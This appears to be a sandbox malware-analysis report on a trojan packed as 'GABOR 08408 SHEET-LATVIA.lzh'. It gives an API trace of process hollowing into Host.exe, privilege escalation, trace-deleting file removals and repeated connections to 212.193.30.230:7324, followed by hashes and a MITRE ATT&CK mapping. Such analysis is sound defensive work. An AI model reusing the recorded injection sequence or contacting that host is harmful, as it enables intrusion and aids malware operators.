
Call System API	API Name: GetDriveTypeW Args: (%windir%\ ) Return: 3	2892	2880
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2892	2880
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c91d7.TMP) Return: 1	2892	2880
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\9QC1S46Q8PIM9RKWJ8WZ.temp Type: VSDT_COM_DOS	2892	2880
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\9QC1S46Q8PIM9RKWJ8WZ.temp Type: VSDT_COM_DOS	2892	2880
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c91d7.TMP Type: VSDT_EMPTY	2892	2880
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c91d7.TMP Type: VSDT_COM_DOS	2892	2880
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2892	2880
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 16e2d0, 0, 0, 0) Return: 387c70	2892	2880
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2880 Info: Obtains file or directory info from API result		
Delete File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF1c91d7.TMP Type: VSDT_COM_DOS	2892	2880
Call Filesystem API	API Name: FindNextFileW Args: (387c70, 16e2d0) Return: 1	2892	2880
Call System API	API Name: GetVersionExA Args: (5f6b7c28) Return: 1	2892	2880
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2880 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (27c8c20) Return: 1	2892	2880
Call System API	API Name: AdjustTokenPrivileges Args: (358, 0, , 0, , 16dfc4) Return: 1	2892	2880
Detection	Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2880 Info: Obtains system level privileges		
Call Systeminfo API	API Name: NtQuerySystemInformation Args: (5, , 131072, 52936) Return: 0	2892	2880
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2880 Info: enum processes		
Call System API	API Name: CryptExportKey Args: (387ff0, 0, 6, 0, 0, 16e4e0) Return: 1	2892	2880
Delete File	Path: %TEMP%\tmp1680.tmp Type: VSDT_TEXT_HTML	2852	2892
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2892 File: %TEMP%\tmp1680.tmp Type: VSDT_TEXT_HTML		
Call Process API	API Name: CreateProcessW Args: (%APPDATA%\Install\Host.exe, , , , , CREATE_SUSPENDED, , , , Process:3044:%APPDATA%\Install\Host.exe) Return: 1	2852	2892
Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\Install\Host.exe Shell Command: %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Injected API: SetThreadContext Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Injected API: WriteProcessMemory Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe		
Detection	Threat Characteristic: Creates process Process ID: 2892 Image Path: %APPDATA%\Install\Host.exe Shell Command:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3044:%APPDATA%\Install\Host.exe, 400000, MZ., 1024, 28e578) Return: 1	2852	2892
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: MZ.		
Detection	Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe File: MZ.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3044:%APPDATA%\Install\Host.exe, 401000, SUVW....I$4....`., 212992, 28e578) Return: 1	2852	2892
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: SUVW....I$4....`.		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3044:%APPDATA%\Install\Host.exe, 435000, V.., 49664, 28e578) Return: 1	2852	2892
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: V..		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3044:%APPDATA%\Install\Host.exe, 442000, .SC, 5120, 28e578) Return: 1	2852	2892
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content: .SC		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3044:%APPDATA%\Install\Host.exe, 44b000, , 512, 28e578) Return: 1	2852	2892

Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Content:		
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Process Name:3044:%APPDATA%\Install\Host.exe, 44c000, , 9728, 28e578) Return: 1	2852	2892
Call Virtual Memory API	API Name: WriteProcessMemory Args: (Modify PEB 7ffda000 Process:3044:%APPDATA%\Install\Host.exe, 7ffda008, , 4, 28e578) Return: 1	2852	2892
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2892 Target Process ID: 3044 Target Image Path: %APPDATA%\Install\Host.exe Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: (Process Name:3044:%APPDATA%\Install\Host.exe) Return: 1	2852	2892
Call Thread API	API Name: NtResumeThread Args: (Process:3044,) Return: ?	2852	2892
Call System API	API Name: evtchann.SendEvent Args: (e), pid[3044], ppid[2892) Return: 1	2852	2892
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2892	2880
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2892	2880
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	2704	2740
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	2704	2740
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	2704	2740
Detection	Threat Characteristic: Creates process in Application Data folder Process ID: 3044 Image Path: %APPDATA%\Install\Host.exe		
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.2740.1866750) Return: 0	2704	2740
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.2740.1866750) Return: 0	2704	2740
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.2740.1866765) Return: 0	2704	2740
Call System API	API Name: SleepEx Args: (INFINITE, 0) Return: 0	2892	2880
Detection	Threat Characteristic: Calls sleep function for an extended period Process 2880 slept for long or infinite time.		
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\security.config.cch.2880.1872390) Return: 0	2892	2880
Call Filesystem API	API Name: DeleteFileW Args: (%windir%\Microsoft.NET\Framework\v2.0.50727\config\enterprisesec.config.cch.2880.1872390) Return: 0	2892	2880
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\CLR Security Config\v2.0.50727.312\security.config.cch.2880.1872406) Return: 0	2892	2880
Call Mutex API	API Name: CreateMutexA Args: (0, 1, -) Return: 140	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Detection	Threat Characteristic: Queries DNS server 212.193.30.230		
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Detection	Threat Characteristic: Establishes uncommon connection 212.193.30.230:7324		
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 212.193.30.230:7324 Content: A		

Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 4, 0) Return: ?	2892	3044
Call Network API	API Name: recv Args: (204, , 1, 0) Return: ?	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044

Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044
Call System API	API Name: DnsQueryExW Args: (212.193.30.230, 1, 50000000) Return: 0	2892	3044
Call Network API	API Name: gethostbyname Args: (212.193.30.230) Return: 212.193.30.230	2892	3044
Call Network API	API Name: socket Args: (2, 1, 6) Return: 204	2892	3044
Call Network API	API Name: connect Args: (204, 212.193.30.230:7324, 16) Return: 0	2892	3044
Call Network API	API Name: send Args: (204, A, 69, 0) Return: 69	2892	3044

▼ Screenshot



▼ Object 1.2 - 697_0003 (Empty file)

File name	697_0003
File type	Empty file
SHA-1	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
SHA-256	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855
MD5	D41D8CD98F00B204E9800998ECF8427E
TLSH	-
Size	0 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

win10

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Network connection	Management

Object 1 - GABOR 08408 SHEET-LATVIA.lzh (LHARC archive)

File name	GABOR 08408 SHEET-LATVIA.lzh
File type	LHARC archive
SHA-1	3D171E8F092E2ABCAE2F6612A77FF2205236B69A
SHA-256	F4F52BE1186C93ED5C7C927D9E59439BFAD548C995DA9203AC690BDC921D2EB4
MD5	C7C86B69E8A0E5534FBA8F1036FB5C7C
TLSH	-
Size	693614 byte(s)


Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1 - GABOR 08408 SHEET-LATVIA.exe (MSIL Portable executable)

File name	GABOR 08408 SHEET-LATVIA.exe
File type	MSIL Portable executable
SHA-1	2798A02A2A853DC16CABF2A062BC4E3069A6F0EA
SHA-256	F521274E6C6A1EBACEA6C13874170458C75199B5E61C3768B7F2DCFAC80975C2
MD5	E5498B027F13F7BBB436E3356A6DA87D
TLSH	-
Size	742400 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (4) Autostart or other system reconfiguration (4) File drop, download, sharing, or replication (38) Hijack, redirection, or data theft (18) Malformed, defective, or with known malware traits (5) Process, service, or memory object change (34) Rootkit, cloaking (1) Suspicious network or messaging activity (4)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1 Characteristics: 1
	PowerShell	Characteristics: 1, 2
	Execution through API	Characteristics: 1, 2, 3, 4, 5
Persistence	Scheduled Task	Characteristics: 1 Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1 Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	Access Token Manipulation	Characteristics: 1, 2, 3, 4
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10
	Process Hollowing	Characteristics: 1, 2
	File Deletion	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23
	Access Token Manipulation	Characteristics: 1, 2, 3, 4
